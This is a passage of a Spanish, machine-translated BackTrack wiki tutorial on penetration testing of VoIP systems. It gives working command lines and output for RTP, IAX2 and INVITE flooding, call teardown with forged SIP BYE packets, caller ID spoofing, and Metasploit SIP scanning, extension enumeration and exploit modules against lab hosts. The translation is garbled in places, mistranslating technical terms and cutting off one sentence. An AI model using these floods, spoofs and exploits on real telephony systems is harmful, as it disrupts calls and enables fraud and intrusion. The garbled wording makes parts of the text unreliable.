
Rtpflood

Inundación RTP se utiliza para inundar un teléfono IP de destino con un paquete UDP contiene un dato RTP Con e ataque con éxito utilizando rtpflood necesitará saber el puerto de escucha RTP en el equipo remoto que desea ataca lite sofphone defecto rtp puerto es 8000.

```

root @ bt : / pentest / voip / rtpflood # . / rtpflood
uso:./ / rtpflood SourceName destinationName srcport DestPort numpackets SSID timestamp seqno

```



```

root@bt:/pentest/voip/rtpflood - Shell - Konsole
Session Edit View Bookmarks Settings Help

root@bt:/pentest/voip/rtpflood# ./rtpflood 192.168.1.105 192.168.1.118 8000 8002 100000 15000 2000 18800532

Will flood port 8002 from port 8000 100000 times
Using sequence_number 15000 timestamp 2000 SSID 18800532

We have IP_HDRINCL

Number of Packets sent:


Sent 16647 160 1647 █

```

Iaxflood

IAXFlood es una herramienta para inundar el protocolo IAX2 que es utilizado por el asterisco PBX.

```
root@bt:/pentest/voip/iaxflood# ./iaxflood
de uso: ./iaxflood SourceName numpackets destinationName
```



Desmontaje

Teardown se utiliza para terminar una llamada mediante el envío de una petición BYE

```
./Desmontaje extensión eth0 sip_proxy 10.1.101.35 CallID ToTag FromTag
```

Primero usted necesita para capturar una respuesta válida sorbo OK y utilice su desde y hacia las etiquetas y un val
identificador de llamadas válidas.

```
SIP/2.0 200 OK
Via: SIP/2.0/UDP 192.168.1.105; sucursal = z9hG4bKkfnyfaol, recibido = 192.168.1.105; rport = 5060
De: "200" ; Tag = hcykd
Para: "200" ; Tag = as644fe807
Call-ID: jwrgckolqnoylqf @ retroceder
CSeq: 134 REGISTRO
User-Agent: Asterisk PBX
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, CONSULTE, suscribir, NOTIFIQUE
Compatible con: sustituye
Expira: 3600
Contacto: ; Expires = 3600
Fecha: Tue, 01 Feb 2011 17:55:42 GMT
Content-Length: 0
```

```

root@bt:/pentest/voip/teardown$ ./teardown eth0 200 192.168.1.104 192.168.1.104 jwtgckolqnoylqf@backtrack hcykd as644fe807

teardown - Version 1.0
Feb. 17, 2006

source IPv4 addr:port = 192.168.1.105:9
dest IPv4 addr:port = 192.168.1.104:5060
targeted UA = 200@192.168.1.104
From Tag = hcykd
To Tag = as644fe807
Call ID = jwtgckolqnoylqf@backtrack
root@bt:/pentest/voip/teardown$

```

Si se especifica la opción "-v" opción se puede ver la carga útil:

```

SIP carga útil para paquetes:
BYE sip: 200@192.168.1.104: 5060 SIP/2.0
Via: SIP/2.0/UDP 192.168.1.105:9; sucursal = 91calba5-98ee-44d5-9170-61c30981c565
De: <sip:192.168.1.104>; tag = hcykd
A: 200 <sip:200@192.168.1.104>; tag = as644fe807
Call-ID: jwtgckolqnoylqf @ retroceder
CSeq: 20000000000 BYE
Max-Delanteros: 16
User-Agent: Hacker
Content-Length: 0
Contacto: <sip:192.168.1.105:9>

```

Suplantación de identificación de llamadas

Existen varios métodos para la identificación de llamadas spoofing que no vamos a discutir aquí, ya que requiere un diferente de herramientas y equipos que no son relevantes para este propósito artículo. Caller ID Spoofing en SIP es sólo tiene que cambiar la petición SIP "INVITE" de cabecera.

```

INVITAN SIP: @ 127.0.0.1 SIP/2.0
A: <sip:192.168.1.104>
Via: 192.168.1.104 SIP/2.0/UDP
De: "Hacker Evil"
Call-ID: 14810.0.1.45
CSeq: 1 INVITE
Max-Delanteros: 20
Contacto: <sip:127.0.0.1>

```

Vamos a echar un vistazo a una herramienta que ya hemos discutido llamado Inviteflood que se puede utilizar para enviar invitaciones.

```

root @ bt :/ pentest / voip / inviteflood # . / inviteflood eth0 192.168.1.104 192.168.1.104 1 201-a "Backtrack"

```

Atacando VoIP Con Metasploit

El marco de Metasploit incluye varios auxiliares y módulos dedicados a la explotación de VoIP. Usted puede encontrar la función de búsqueda con palabras clave como "sip" o "VoIP". Vamos a lanzar "msfconsole" y realizar una búsqueda de módulos disponibles:

```

root @ bt: ~ # msfconsole

msf> Búsqueda sorbo

```

Metasploit VoIP Módulos

Aquí está una lista completa de los módulos disponibles para su referencia:

Tropas auxiliares

escáner / sip / enumerador - Enumerator SIP Nombre de usuario (UDP) **escáner / sip / enumerator_tcp** - Enumerador de usuario SIP (TCP) **escáner / sip / options** - Escáner de punto final SIP (UDP) **escáner / sip / options_tcp** - Escáner de punto final SIP (TCP) **voip / sip_invite_spoof** - Spoof SIP INVITE

Exploits

windows / sip / aim_triton_cseq - AIM Triton 1.0.4 Buffer Overflow CSeq **windows / sip / sipxezphone_cseq** - SIP sipXezPhone 0.35A desbordamiento de campo CSeq **windows / sip / sipxphone_cseq** - SIPfoundry sipXphone 2.6.1 desbordamiento de búfer CSeq **unix / webapp / trixbox_langchoice** - Trixbox langChoice PHP Inclusión de archivo

Exploración de dispositivos habilitados para SIP

Metasploit proporciona un sorbo escáner auxiliar que viene en dos sabores TCP y UDP, podemos usarlo para detectar dispositivos habilitados para SIP utilizando el método OPCIÓN: Vamos a ver un ejemplo de la versión UDP: **escáner / sip / opciones** Opciones auxiliares y uso:

```
msf> uso de auxiliares / escáner / sip / opciones
msf auxiliar (opciones)> Mostrar Opciones

Opciones del módulo auxiliar (/ escáner / sip / opciones):
Nombre Valor Descripción Requerido actual
-----
BATCHSIZE 256 yes El número de los ejércitos de sondear en cada juego
CHOST no La dirección local del cliente
Cport 5060 no El puerto local del cliente
Rhosts sí la meta rango de direcciones CIDR o identificador
Rport 5060 yes El puerto de destino
Temas del 1 Sí El número de subprocesos simultáneos
A nadie no el nombre de usuario de destino para sondear en cada host

msf auxiliar (opciones)> rhosts conjunto 192.168.1.130/24
Rhosts => 192.168.1.130/24
msf auxiliar (opciones)> run

[*] 192.168.1.20 agente 200 = 'Grandstream HT-502 V1.2A 1.0.1.35 "verbos = ' INVITE, ACK, OPTIONS, CANCEL, BYE, suscribir, NOTIFICAR, INFO, CONSULTE, UPDATE"
[*] 192.168.1.21 200 agente = 'Grandstream HT-502 V1.2A 1.0.1.35 "verbos = ' INVITE, ACK, OPTIONS, cancelar, BYE, suscribir, NOTIFICAR, INFO, VER, ACTUALIZAR
[*] 192.168.1.22 agente 200 = 'Grandstream HT -502 V1.2A 1.0.1.35 "verbos = 'INVITE, ACK, OPTIONS, CANCEL, BYE, suscribir, NOTIFICAR, INFO, CONSULTE, UPDATE"
[*] 192.168.1.92 agente 200 = 'Grandstream HT-502 V1.2A 1,0 .1.35 'verbos = ' INVITE, ACK, OPTIONS, CANCEL, BYE, suscribir, NOTIFICAR, INFO, CONSULTE, UPDATE '
[*] 192.168.1.140 agente 200 = 'Grandstream HT-502 V1.2A 1.0.1.35 "verbos = ' INVITE, ACK, OPTIONS, CANCEL, BYE, suscribir, NOTIFICAR, INFO, se refieren, actu
[*] 200 192.168.1.130 server = 'PBX Asterisk 1.6.2.13 verbos' = 'INVITE, ACK, CANCEL, OPTIONS, BYE, CONSULTE , suscribir, NOTIFICAR, INFO '
[*] Scanned 256 de 256 hosts (100% complete)
[*] ejecución del módulo auxiliar completado
```

Enumerar extensiones de nombres de usuario SIP /

El **escáner / sip / enumerador** auxiliar se puede utilizar para descubrir cuentas válidas SIP, que soporta dos métodos de descubrimiento: OPCIONES DE REGISTRO y, también viene en dos sabores TCP y UDP. Opciones auxiliares:

```
msf> uso de escáner / sip / enumerador
msf auxiliar (encuestador)> opciones de presentación

Opciones del módulo auxiliar (/ escáner / sip / enumerador):

Nombre Valor Descripción Requerido actual
-----
```

```
BATCHSIZE 256 yes El número de los ejércitos de sondear en cada juego
CHOST no La dirección local del cliente
Cport 5060 no El puerto local del cliente
MAXEXT 9999 si Ending extensión
MÉTODO DE REGISTRO si Método de recuento de usar OPCIONES / REGISTER
MINEXT 0 si Comenzando extensión
PADLEN 4 si relleno Cero máxima longitud
Rhosts si la meta rango de direcciones CIDR o identificador
Rport 5060 yes El puerto de destino
Temas del 1 Si El número de subprocesos simultáneos
```

Ejemplo de uso:

```
msf auxiliar (encuestador)> rhosts conjunto 192.168.1.104
Rhosts => 192.168.1.104
msf auxiliar (encuestador)> set MINEXT 100
MINEXT => 100
msf auxiliar (encuestador)> set MAXEXT 500
MAXEXT => 500
msf auxiliar (encuestador)> set PADLEN 3
PADLEN => 3
msf auxiliar (encuestador)> run
[*] usuario Encontrado: 200 <sip:200@192.168.1.104> [Auth]
[*] Encontrado usuario: 201 <sip:201@192.168.1.104> [Auth]
[*] Encontrado usuario : 202 <sip:202@192.168.1.104> [Auth]
[*] Encontrado usuario: 203 <sip:203@192.168.1.104> [Auth]
[*] Encontrado usuario: 204 <sip:204@192.168.1.104> [ Auth]
[*] usuario encontrado: 300 <sip:300@192.168.1.104> [Auth]
[*] Scanned 1 of 1 hosts (100% complete)
[*] ejecución del módulo auxiliar completado
```

Spoofing Caller ID auxiliar

El **voip / sip_invite_spoof** auxiliar creará una falsa petición SIP invite hacer que suene el dispositivo específico y m información falsa identificación de llamadas. Opciones auxiliares:

```
msf> uso voip / sip_invite_spoof
msf auxiliares (sip_invite_spoof)> Mostrar Opciones

Opciones del módulo auxiliar (/ voip / sip_invite_spoof):

Nombre Valor Descripción Requerido actual
-----
El MSG Metasploit usted tiene si el identificador de llamadas falso para enviar
Rhosts si la meta rango de direcciones CIDR o identificador
Rport 5060 yes El puerto de destino
SRCADDR 192.168.1.1 si la dirección SIP a la llamada falsa proviene de
Temas del 1 Si El número de subprocesos simultáneos
```

Ejemplo de uso:


```
msf auxiliar (sip_invite_spoof)> rhosts conjunto 192.168.1.104
Rhosts => 192.168.1.104
msf auxiliar (sip_invite_spoof)> run

[*] El envío SIP Fake Invitar a: 192.168.1.104
[*] Scanned 1 de 1 hosts (100% complete)
[*] ejecución del módulo auxiliar completado
```

La explotación de los sistemas de VoIP

Metasploit incluye varios exploits para el software cliente SIP e incluso para la interfaz de administración web Trixt

Aunque esta no es una vulnerabilidad específica SIP está todavía relacionada y puede permitir un control completo en una PBX.



Palabras de Cierre

Espero que hayas encontrado este documento informativo, por favor, tenga en cuenta que Backtrack Linux ofrece muchas herramientas y características que no hemos tratado aquí. Tómese el tiempo para revisar las herramientas de leer los documentos README que estoy seguro de que encontrará la herramienta adecuada para el trabajo.

Siéntete libre de hablar de las herramientas y métodos mencionados aquí en los Foros BackTrack Linux nos encanta y experiencias de retroalimentación.

<http://www.backtrack-linux.org/forums/>

Sobre el autor

Shai barra (alias @NightRang3r) es un Tester Pen tiempo completo en Seguridad de la Información y Gestión de Riesgos en Israel, Él lleva a cabo la ofensiva OSCP seguridad y certificaciones de la OSCE (entre otros) y gestiona su blog en <http://exploit.co.il>

Referencias

http://en.wikipedia.org/wiki/Session_Initiation_Protocol
<http://tools.ietf.org/html/rfc3261>
<http://www.hackingvoip.com/>

Obtenido de " http://www.backtrack-linux.org/wiki/index.php/Pentesting_VOIP "

Visita Revista Trendy
revistatrendy.com.mx/
El portal donde está todo lo entretenido de San Juan del Río

Esta página fue modificada por última vez el 12 de junio de 2011, a las 19:16.